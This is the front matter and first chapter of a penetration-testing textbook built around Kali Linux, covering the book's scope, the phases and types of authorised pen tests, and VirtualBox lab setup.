Penetration Testing with Kali Linux

Learn Hands-on Penetration Testing Using a Process Driven Framework

PRANAV JOSHI
DEEPAYAN CHANDA

bpb

Penetration Testing with Kali Linux

Learn Hands-on Penetration Testing Using a Process Driven Framework

PRANAV JOSHI
DEEPAYAN CHANDA

bpb

Penetration Testing with Kali Linux

Learn Hands-on Penetration Testing Using a Process Driven Framework

Pranav Joshi

Deepayan Chanda

www.bpbonline.com


FIRST EDITION 2021

ISBN: 978-93-90684-793

LIMITS OF LIABILITY AND DISCLAIMER OF WARRANTY

The information contained in this book is true to correct and the best of author's and publisher's knowledge. The author has made every effort to ensure the accuracy of these publications, but publisher cannot be held responsible for any loss or damage arising from any information in this book.

All trademarks referred to in the book are acknowledged as properties of their respective owners but BPB Publications cannot guarantee the accuracy of this information.



www.bpbonline.com

Foreword

Diana Kelley: Every business owner should know the answers to these critical questions, “Are my online and mobile apps secure?”, “Is my company data at risk?” and “Can my customers buy my services safely?”

If they know the answers, then, we must, by all means, thank the hard work of a penetration (or pen) tester.

The concept of pen testing sounds rather exotic or “cool”, especially to those who have never executed it before. In practice, pen testing can be a confusing and challenging endeavor. Tests are often run in the wee hours and if you do not notice anything amiss, that doesn’t mean “A job well done”. Instead, it advises you to take a deeper look and try additional tools to ensure that you have covered all the regions of the app and done as deep a dive as possible! Besides, there are the eternal questions, “How do we know we’ve checked all places?” and “How can we know the app is fully tested?”

Therefore, the book you’re about to read is such an important resource. Written by Deepyan Chanda and Pranav Joshi, the seasoned cybersecurity professionals who have completed hundreds of pen tests, led large internal testing teams, and learned many lessons the hard way. Deep and Pranav were inspired by their many experiences to write this book and serve as your advocates and guides to the penetration testing process. Based on years of real-world experiences and trial and error methods to determine what works and what does not, they have put up a practical framework-based approach using Kali Linux as the platform.

If you are new to pen testing, this book is all you need to get started. If you’ve been performing pen testing for a while, the framework and experiential wisdom will shine light on ways to improve your process and help cue into new approaches.

As Deepayan likes to say, “Pen testing always tells the truth; it is a measure we use to validate if all our hard work in design and implementation has resulted in a robust and secure system or not”. And this is your step-by-step guide for unearthing that truth.

Burgess Sam Cooper: Today, penetration testing is more relevant than ever before. The threat landscape is evolving fast(er) and the attacker is getting younger. Information security is also maturing as a field. In addition, it is no longer necessary to have the technical know-how in order to attack a target. The attacks can be bought as services in the dark net.

This leads to a situation wherein the only way to determine if your infrastructure and applications are secure is to test them before the attackers do.

Testing is sometimes likened to an art, which it is. However, it is possible to achieve consistent results if a process is followed. Deepayan and Pranav in this book have specified this process. The core strength of the book lies in the fact that it starts from the scratch. If you can download a file from the internet, you can start following the steps in this book.

Kali Linux as a platform is geared towards testing. The key advantage is that the tester does not have to spend time installing the basic tools. Kali has a ready-to-use environment which lets the tester start quickly.

Another strong point in the book is the emphasis on learning by doing. The book takes you from setting up your environment to creating a report after conducting a test. Clear reporting helps the receiver understand what the findings in a test mean and how to prioritize them and leads to a constructive conversation between the tester, application teams, developers and infrastructure maintainers.

So, grab your virtual machines and let Deepayan and Pranav take you on a journey of discovery!

Ajay Kumar: In today's digitally connected world, the organizations are at risk. The magnitude and prevalence of cybersecurity threats in our lives are increasing on a regular basis. While events in the media have by and large gained everybody's attention, the information security practitioners and defenders often have no or insufficient tools, skill sets, and experiences to understand the gravity of these sophisticated new attacks. It's evident that whenever the team rehearses before the actual game, they deliver with confidence and ease in the real game against the opponent. It judges your readiness before the real test. This scenario resonates very well in cyber security also where the information security team needs to test their defenses and expose the gaps and vulnerabilities before the real world

attack happens. These simulated exercises not only help the information security team to be ready in an adverse situation, but also helps the business team to take informed decisions to fill the gap in the cyber security posture.

In this book, the authors, Deepayan Chanda and Pranav Joshi have explained in detail the relevance of penetration testing as one of the key simulation practices performed by the security professionals. This book explains in layman's terms the fundamentals of penetration testing using Kali Linux along with the methodology, hands-on exercises, sample reporting and recommendations. Kali Linux is one of the many tools that help the information security teams to fight adversaries.

Whether you are a student or cyber security professional, this book would give you the basic concepts of penetration testing, which are often used in simulation-based red teaming exercises. It really takes courage and dedication to formulate this sort of writing, which explains the end-to-end process and various phases of penetration testing in a remarkably simple manner.

I hope this book will spark your understanding and interest to deep dive into learning and share your knowledge with the larger cyber security community.

Good luck for taking this step to share your insights and experiences with others.

Dedicated to

All Cyberwarriors
Those individuals who are doing their
bit to make the internet a safer place

About the Authors

Pranav Joshi has over 20 years of Information and Cybersecurity experience in leading and delivering large scale projects for clients across diverse business verticals such as banking, finance, national stock exchanges, insurance, energy, petrochemical, retail, media, advertising, e-commerce, IT/ITES, government and defense including fortune 100 companies. In his previous role, he was responsible for managing security of information assets, infrastructure and applications covering 65 countries and significantly reducing compliance related incidents. Pranav is credited for the discovery of several disclosed and undisclosed security vulnerabilities in many popular enterprise products, which have been published by leading cybersecurity corporates, professional bodies and governmental agencies such as IBM Xforce, SecurityFocus, ExploitDB, National Vulnerability Database-US Department of Commerce, CyberSecurity and Infrastructure Security Agency-US Department of Homeland Security.

Deepayan Chanda, a seasoned cyber security professional, architect, cybersecurity strategist and advisor has a strong intent to solve cyber security problems for enterprises. Driven by more than 24 years of diverse security domain experience, he has successfully managed to create a balance between security and business goals. An ex-Armed Forces (Indian Air Force) personnel, he is currently working for National Australia Bank. He has also worked for Standard Chartered Bank and many major product and security MNCs, demonstrating strong leadership in driving security projects and solutions. He has made significant contributions to the industry as a mentor and advisor to many cyber security start-ups and has authored books.

About the Reviewers

Ajay Kumar is the Regional Head of Cyber Security Services, Asia with Crowdstrike based out of Singapore. Previously, he worked with Entrust Datacard as a Regional Managing Director-Asia Pacific and Marketing Director-Asia Pacific. Ajay has received “National Leaders in Marketing” award from CMO Asia Council and “Most Influential Technology Marketing Leaders” award from World Marketing Congress in 2016.

He had worked with several fintech, banking and ITES organizations before starting his journey as an entrepreneur.

He is the Singapore Chapter Anchor for Data Security Council of India (DSCI), a not-for-profit industry body on cyber security and data protection setup by NASSCOM® which is committed to making the cyberspace safe, secure and trusted by establishing best practices, standards and initiatives in cyber security and privacy.

Ajay is a subject matter expert in payments, cyber security, enterprise technology and data privacy and has more than 21 years of professional experience.

He has a Post Graduate Degree in Business Management in Marketing from Institute of Management Studies, Ghaziabad and has pursued Executive Program from Indian Institute of Management Ahmedabad. He is certified in Fintech Program from Said Business School, Oxford and AI in Finance from CFTE, London.

Phoram Mehta is the CISO for PayPal's Asia-Pacific region. A seasoned professional and technical leader with over two decades of rich experience in Information Security, Phoram has been instrumental in building secure technology solutions for multiple companies across a spectrum of sectors including financial services, healthcare, telecommunications and government in North America and Asia-Pacific regions.

Phoram also oversees PayPal's Global Tech Risk Management Program and Infosec Research and Outreach initiatives. He currently serves as the

President of ISACA Singapore and advises cybersecurity startups in Singapore, India and the USA.

Burgess Sam Cooper, *Deputy Cybersecurity Leader and Partner - Consulting Services, EMEIA Region, EY*

Burgess Cooper is a Partner and Head of the Cyber Security Market with a team of 600+ professionals. He has over 23 years of rich work experience in securing some of the biggest brands in the world from potential cyber-attacks.

Earlier to EY, he was a CISO with Vodafone and HSBC and was responsible for Information Security, Privacy and Compliance across the Telecom and BFSI sectors.

He is a regular speaker and a jury member at prominent industry events such as BCCI, ASSOCHAM, CII, CISO and E-crime and a qualified EC-Council's CEI Master Trainer for Industry CISO certification courses.

Diana Kelley's security career spans over 30 years. She is the Co-founder and CTO of SecurityCurve. She dedicates much of her time towards volunteering work in the cybersecurity community, including serving the ACM Ethics and Plagiarism Committee, as a CTO and Executive Board member at Sightline Security, Executive Board member and Inclusion Working Group champion at WiCyS, Executive Advisory Board member at Cyber Future Foundation, Cybersecurity Committee Advisor at CompTIA, Advisory Council, Bartlett College of Science and Mathematics, Bridgewater State University and RSAC US Program Committee. Diana is the producer of '#MyCyberWhy' series, host of BrightTALK's 'The (Security) Balancing Act' and co-host of 'Your Everyday Cyber' podcast. She is also a Principal Consulting Analyst at TechVision Research and a member of The Analyst Syndicate. Previously, she functioned in various roles such as the Cybersecurity Field CTO for Microsoft, Global Executive Security Advisor at IBM Security, GM at Symantec, VP at Burton Group (now Gartner) and Manager at KPMG. She is a sought-after keynote speaker and co-author of the books 'Practical Cybersecurity Architecture' and 'Cryptographic Libraries for Developers'. She was a lecturer at Boston College's Master's program in cybersecurity and was conferred the EWF 2020 Executive of the Year and one of Cybersecurity Ventures 100 Fascinating Females Fighting Cybercrime.

Acknowledgements

There are a few people I want to thank for the continued and ongoing support they have provided me during the writing of this book. First and foremost, I would like to thank my wife for bearing with me while I was spending many weekends and evenings writing. I could have never completed this book without her support.

This book wouldn’t have happened without the support from some of my key professional colleagues and mentors, especially Diana Kelly, Ajay Kumar, Phoram Mehta, Burgess Cooper and Pranav Joshi (Co-Author). My gratitude goes to all of them.

Finally, I would like to thank BPB Publications for giving me the opportunity to write this book for them.

– Deepayan Chanda

I express my sincerest gratitude to my family and friends who steadfastly supported and shaped me during my journey so far. Without their support, patience and unwavering commitment, I wouldn't have been able to be the person I am today.

I would like to thank my mom, dad and my wife for their constant stream of inspiration and support, challenging me to accomplish this and so much more; to my son and daughter whose silly antics keep things light-hearted and make me look forward to every single day.

Finally, my gratitude goes to Deepayan Chanda (Co-Author) and the team at BPB for all the support extended while writing this book. This work would not have been possible without you all!

– Pranav Joshi

Preface

Penetration testing is performed to mimic a cyber-attack against the networks, operating systems and applications to find its vulnerabilities and how it can be exploited to gain access, very similar to how an actual attacker would do. The security researchers, testers and experts across the industry use penetration testing methodologies and techniques to assess and evaluate the efficiency and efficacy of enterprise defense systems and processes.

This book is meant for anyone who would like to improve their skills of penetration testing for an enterprise environment. As it follows use case based step-by-step methodical approach, anyone with a basic knowledge of penetration testing can learn effectively by following these techniques for their own enterprise security testing.

In this book, security experts and researchers, Pranav Joshi and Deepayan Chanda explain you the skills, procedures and techniques that every penetration tester needs. Deploying a virtual machine lab Including Kali Linux and vulnerable operating system test machines, you will be able to follow through a variety of practical use cases with tools like Nmap, vulnerability scanners and Burp Suite.

You will begin by setting up a penetration testing lab consisting of a Kali framework and Linux based target machine, which will serve as a platform to learn and practice your penetration testing skills. You will then learn about the fundamental stages of the penetration testing process. As you go further, you will explore the phases of penetration testing in-depth such as planning, reconnaissance, OS fingerprinting, service identification, vulnerability detection, exploitation, staging and privilege escalation while simultaneously learning about the relevant tools and their usage to find the best approach depending on the scenario you are currently facing. You will also learn to interpret and correlate the output of multiple tools so that you have a rock-solid foundation to build upon. Finally, you will learn to wrap-up with a concise documentation of all the activities done during testing in a crisp report which can be delivered to the stakeholders. During the lab sessions that you will follow through the chapters and launch various

attacks, you will learn the essential stages and process of an actual testing, which includes information gathering, exploitation of found vulnerabilities, gaining access to systems and maintaining access, and some post exploitation scenarios. Finally, you will learn to generate a valuable report, as nothing is ever complete if there is no proper documentation.

The penetration testing processes and custom methodologies in this book will provide you with the knowledge and techniques that will assist you to deliver successful tests for your organizations. The step-by-step instructions provided about information gathering will guide you to gather the required level of information about the targets you are going to test. The phases like exploitation and post-exploitation use cases will teach you about the tools needed to perform the assessment. In each chapter, you will find the issues that you may face while doing pentest to provide a real-world situation to sharpen and perfect your penetration testing abilities. In this book, you will read about a new penetration testing methodology explaining a real enterprise scenario for an internal professional security testing team.

Over the 10 chapters in this book, you will learn the following:

Chapter 1 - The Basics of Penetration Testing

This chapter will explain about the basics of penetration testing and then dive into setting up of Kali Linux environment for security testing with the aim to provide the learners with a vast array of latest ethical hacking tools and enable them to perform hands-on simulations using a virtual lab environment.

Chapter 2 Penetration Testing Lab

This chapter will help you in setting up of target environments to be used by the researchers to practice their hacking skills using Kali Linux.

Chapter 3 - Finding your way around Kali Linux

This chapter will help in making the learners comfortable with the newly setup Kali environment and helping them familiarize themselves, navigate and perform basic tasks such as booting, starting and stopping services, etc.

Chapter 4 - Understanding the PT process stages

This chapter will provide the audience an introduction to various stages of penetration testing process methodology.

Chapter 5 - Planning and reconnaissance

This chapter will help to understand the scope of penetration testing and perform active and passive reconnaissance against target machines to gain valuable insights about the target systems.

Chapter 6 - Service enumeration and scanning

The focus of this chapter will be to use the intelligence gathered in the reconnaissance stage to further enumerate and scan the target system for existence of security issues.

Chapter 7 - Vulnerability Research

In this chapter, you will understand how the insight gathered about the target vulnerabilities can be further refined to find exploit codes using in-built tools and online resources dedicated to vulnerability research.

Chapter 8 - Exploitation

In this chapter, you will put all the knowledge to the test by exploiting security weaknesses identified in the system, gain access and work your way to obtain privileged access to the target system.

Chapter 9 - Post Exploitation

This chapter will delve into the subject of post exploitation. The activities performed in this phase will leverage upon the initial access obtained on the target systems and information gained about them during the previous chapters to completely take over the target systems by obtaining administrative access on them.

Chapter 10 - Reporting

In this chapter, you will understand the basics of what constitutes a good penetration testing report and create a sample report using the data and evidence gathered during testing.

Downloading the coloured images:

Please follow the link to download the
Coloured Images of the book:

https://rebrand.ly/b22dfb

Errata

We take immense pride in our work at BPB Publications and follow best practices to ensure the accuracy of our content to provide with an indulging reading experience to our subscribers. Our readers are our mirrors, and we use their inputs to reflect and improve upon human errors, if any, that may have occurred during the publishing processes involved. To let us maintain the quality and help us reach out to any readers who might be having difficulties due to any unforeseen errors, please write to us at :

errata@bpbonline.com

Your support, suggestions and feedbacks are highly appreciated by the BPB Publications' Family.

BPB is searching for authors like you

If you're interested in becoming an author for BPB, please visit **www.bpbonline.com** and apply today. We have worked with thousands of developers and tech professionals, just like you, to help them share their insight with the global tech community. You can make a general application, apply for a specific hot topic that we are recruiting an author for, or submit your own idea.

The code bundle for the book is also hosted on GitHub at **https://github.com/bpbpublications/Penetration-Testing-with-Kali-Linux**. In case there's an update to the code, it will be updated on the existing GitHub repository.

We also have other code bundles from our rich catalog of books and videos available at **https://github.com/bpbpublications**. Check them out!

PIRACY

If you come across any illegal copies of our works in any form on the internet, we would be grateful if you would provide us with the location address or website name. Please contact us at **business@bpbonline.com** with a link to the material.

If you are interested in becoming an author

If there is a topic that you have expertise in, and you are interested in either writing or contributing to a book, please visit **www.bpbonline.com**.

REVIEWS

Please leave a review. Once you have read and used this book, why not leave a review on the site that you purchased it from? Potential

readers can then see and use your unbiased opinion to make purchase decisions, we at BPB can understand what you think about our products, and our authors can see your feedback on their book. Thank you!

For more information about BPB, please visit **www.bpbonline.com**.

Table of Contents

CHAPTER 1

The Basics of Penetration Testing

The term Penetration Testing also commonly known as pen-testing or PT has been around in the industry for decades, proving its importance by becoming a crucial piece of the larger IT security umbrella. It is a form of attack simulation exercise during which security professionals attempt to identity enumerate and attack vulnerabilities in applications, infrastructure, network or any other IT equipment and leverage these to gain access, and establish a foothold on the organization's information environment.

The intent of such a simulated attack is to determine gaps in the security implementation or perimeter defense mechanisms which may be exploited by unauthorized entities with ulterior motives.

Structure

In this chapter, we will touch upon the following topics:

- Penetration testing and its types.
- Need and importance of Penetration Testing.
- Pre engagement activities and phases.
- Install VirtualBox, set up lab networking and import virtual machines.

Objectives

After reading this chapter, you will be able to:

- Get an overview on the basic theory of Penetration Testing and common industry terminology.
- Understand the types of Penetration Tests.
- Get an overview on the activities which go into a Penetration Test.

- Have a working Kali setup which can be used to perform exercises shown in the chapters ahead.

What is Penetration Testing?

Penetration testing, not to be confused with **Vulnerability Assessment** (**VA**) (which is limited to enumerating vulnerabilities and does not delve into the exploitation of the vulnerabilities identified), even though VA may be pre-cursor to Penetration tests it is not an absolute requirement as Penetration tests can be performed with or without a need to perform VA in advance.

A pen-test can vary in many different ways, depending on the need and scope of the project, but broadly a typical pen-test engagement starts with a security professional gathering information on the targets in scope, the targets are probed to discover the services hosted, the services are then systematically checked to identify their security weaknesses. The weaknesses identified are then researched and evaluated to analyze the risk rating, exploit availability, technique, reliability and potential impact. The tester then attempts to gain access to the target in scope using the exploits selected. If the exploitation is successful and the attacker is able to gain a foothold on the system, the security tester will ascertain the level of access available and further enumerate the system in an attempt to identify security issues, configuration weaknesses or sensitive information which may help them in further escalating the level of access available locally or on any interconnected targets in scope. Most of the phases are not in sequence, and hence the tester may move back and forth between them as and when required. Last but not the least, it is vitally important that all the activities from all the phases during the entirety of the pen-test are documented. This includes, scans type, tool command, observations made, the initial findings, what were the gaps, how each system was exploited, Pentesters are required to provide detailed account of the entire process followed along with the supporting evidences during the reporting phase.

Pre-engagement activities for penetration testing

Unlike any testing, Penetration testing has very well-defined phases. But depending on the initial observations the testers and researchers may choose

to develop their own test approach by merging or deviating from usual laid out process. This will depend on the information and scope of testing agreed with the client. The focus of this book will be to walk through the standard penetration testing process that is broadly followed in the industry to test out infrastructure and web application assets. This book will not cover wireless and physical penetration testing.

Scope Definition: Whenever you plan to pick up any pentesting activity, it is very important that the scope for the same is defined and agreed upon between the tester and the party requesting the testing. Some of the information that can be defined is, locations from where test is to be performed, IP ranges, System details and Application names, and URLs for testing. What are the timings to be followed to perform the tests, this is important to perform the testing activities within a said and defined window to avoid any unintentional or accidental downtime of critical systems (unless and otherwise explicitly stated by the client not to be bound by any time and window of testing)? Apart from what is in-scope, it is also important that the out of scope (Brute force attacks, Denial of Service and post compromise activities such as shell upload, local vulnerability assessment or privilege escalation) are defined in the contract wherever necessary.

Point of Escalation: Your contract should have a point of escalation defined, whom to contact in cases of any incidents that might occur during the entire process. The escalation tree can be followed based on the defined window of penetration testing.

Legal Terms: In some cases, the security tester might need to include some critical legal terms, such as who authorized the penetration testing to be performed, when and what to perform. Especially in cases where the systems being tested are not hosted by the same party who is asking to test it. The permission to perform the test has to be in written, on paper or digitally. This is to avoid any situation where if the client systems detect the activities and flag it as an intrusion, then the authorized person can intervene and make an exception. Otherwise in most of the countries it might be considered as an attempt to intrusion that is punishable by law.

Phases of penetration testing

A Penetration test is a complex exercise involving various types of activities which include probing, scanning, finding and researching vulnerabilities, and obtaining access on them, these activities are selected based on the type of target, and the knowledge gained during the test.

Performing a test without a structured approach presents various risks pertaining to test coverage, time management and cost overruns. To avoid these issues and put some order to chaos the exercise is broken down into various phases which allow the tester to organise their thoughts and efforts during the testing.

We will look at the typical phases which go into a penetration test below:

Information gathering

In Information gathering researchers perform searches to collect and gather information that is publicly visible, Domain name searches, whois queries, reverse DNS and similar information. In some cases, you might need to employ specialized advanced searching techniques to find sensitive information regarding the target organization such as Google Dork.

Reconnaissance and scanning

In reconnaissance stage testers prefer to use specific and advanced tools and techniques to gain further information by using probing tools, such as Nmap (more about it later in the book) to scan the network, or any vulnerability scanning tools such as *Nikto*, based on the results from Nmap or similar tools, penetration testers will also try to find the types of OS & Services running on the systems, open shares available, and many more other detailed information about the targets.

Vulnerability research

This phase involves performing research on all potential issues identified during the previous phases of the test. The tester is expected to shift through all the information gained to identify and refine actionable vulnerabilities which can prove useful to gain access on the targets.

Exploitation and gaining access

At this stage Pentesters would attempt to run the exploits against the target based on the information gathered and the vulnerabilities they identified from the scanning and recon phase. Typically, the researchers would attempt to use web application attacks, network-based attacks, may be also try and use some backdoors, sometimes custom-built exploits too so as to gain access of the target.

Post-exploitation and maintaining access

This phase is often known as post-exploitation phase. By this time the tester would have full access to the system, which is otherwise controlled by privileged access, or may be try to elevate to higher privilege access level, sometimes also try and pivot to next available systems in the network.

Documentation and reporting

This is the last and important phase in the entire Penetration testing process but not the least. As no work is ever complete if documentation is not complete. In this phase the tester needs to compile all the information related to vulnerabilities, issues, missing configurations, public information that may have revealed some sensitive data, and compile it into a report with an Executive Summary, Technical Summary and Recommendation to remediate.

Types of penetration testing

Penetration testing can be performed with different scenarios, and these are mostly driven by the scope of your test.

Internal testing

This is performed by working together with the internal teams within the internal perimeter, and with or without full knowledge of the target infrastructure. In most cases this testing will simulate the scenario of an insider attack. depending on the type of attack scenario to be tested, the client may decide on the access level to be provided to the tester, this access may range from simple network access all the way to an authorized user. Internal testing is done to check the resilience of the security related processes and infrastructure against insider threats.

External testing

External penetration testing just like the name suggests is used to assess the security of the external facing IT assets, such as the company portal, email servers, web servers, DNS Servers, File servers, Cloud resources, or any other public facing information assets. These tests are often carried out from a remote location, outside of the client's network. This form of testing is performed to check the effectiveness and resilience of security related processes and infrastructure from the perspective against an external attack launched by any adversary.

Black box, White box and Grey box testing

Blackbox penetration testing is an engagement scenario where no prior information about the targets or access is provided to the penetration tester, it is the penetration testers responsibility to gather all information about the targets through reconnaissance of publicly available information, this form of testing attempts to simulate a real-world attack scenario where an adversary without any prior information builds tactical knowledge of the target using publicly available information. Blackbox penetration testing requires that a lot of time to be devoted to mapping out the target. It is expected for the consultant obtain confirmation on the assets identified during reconnaissance to eliminate any false positives. The Blackbox approach may not always feasible as it leads to hiked up project costs due to significant escalation in time investment, another downside to Blackbox testing is that not all the online assets of the target may be discovered which may result in incomplete test coverage.

In a Whitebox penetration testing engagement complete information such as software architecture, application logic, source codes, network architecture diagrams, IP address schemes, OS, platform or device configuration files and so on. are made available to the penetration tester, this leads to the most comprehensive test coverage as the penetration tester can identify a lot of vulnerabilities and security misconfiguration which may not be visible to an external attacker. This type of testing usually takes a lot of time as Whitebox approach testing requires a lot of analytical assessment to be carried out. Such testing is carried out in the development stage or prior to launch of application or infrastructure assets into production environment.

Greybox penetration test as the name suggests is an engagement approach which combines the features of Blackbox and Whitebox penetration testing. The tester is provided with common information on the target application or infrastructure, this covers details such as URL, IP addresses, technology being used, limited access credentials, and so on. This information provided to the penetration tester results in significant reduction of the amount of time, analysis and guesswork required on the penetration tester's behalf, by effectively eliminating the need for detailed reconnaissance and source code/configuration/logic/architecture analysis in Blackbox and Whitebox testing approaches

Setting up virtual penetration testing lab

Now that you have a fair understanding about the penetration testing its various activities and sub-activities, the next logical step is to set up the lab environment for performing penetration testing. For the purpose of our book, we will be using various open-source tools, software, VMs and target machines.

Our lab will be based on VirtualBox (**https://www.virtualbox.org/**) with Kali Linux (**https://www.kali.org/**) for our Penetration testing tool sets.

Setting up VirtualBox

For the purpose of this book, you will be using Oracle VirtualBox (open-source) to build our virtual penetration testing lab. (at the time of writing the book we used version 6.0, but you may use the latest version that is available when you plan to build your own lab)




Figure 1.1: *Oracle VirtualBox 6.0*

VirtualBox is available for various operating systems, in this book we will continue with the Windows version. The binaries can be downloaded from this location **https://www.virtualbox.org/wiki/Downloads**.

From the webpage choose the **`Windows hosts`** for the windows installer.

Figure 1.2: *VirtualBox Download page and location*

Once you have successfully downloaded the installer, continue to install the VirtualBox, and follow the on-screen instructions. VirtualBox has many useful features and among those the important feature is the ability to host multiple VMs and create a private network completely isolated from the host network. This is crucial sometime to keep traffic isolated within the VM network especially if working with malware files, exploits, or to prevent mistakenly scanning the host network. But in our lab, we will have access to host Internet for various purposes, more about the network setup for individual VMs is mentioned further into the chapter.

Figure 1.3: *VirtualBox Tools Menu*

Once the installation is complete, the VirtualBox can be configured by accessing the **`Preference`** option (you may also press *Ctrl+G* from keyboard) and perform various configurations.




Figure 1.4: *VirtualBox Preference Window*

Setting up VirtualBox Network

NAT network will be used for the purpose of this lab. To create a NAT network for the lab, open the preferences from the tool's menu. From the left panel select the **`Network`** option, here you can create new, delete old or edit existing **`NatNetwork`** as per your choice by selecting one of the three options on the right panel.

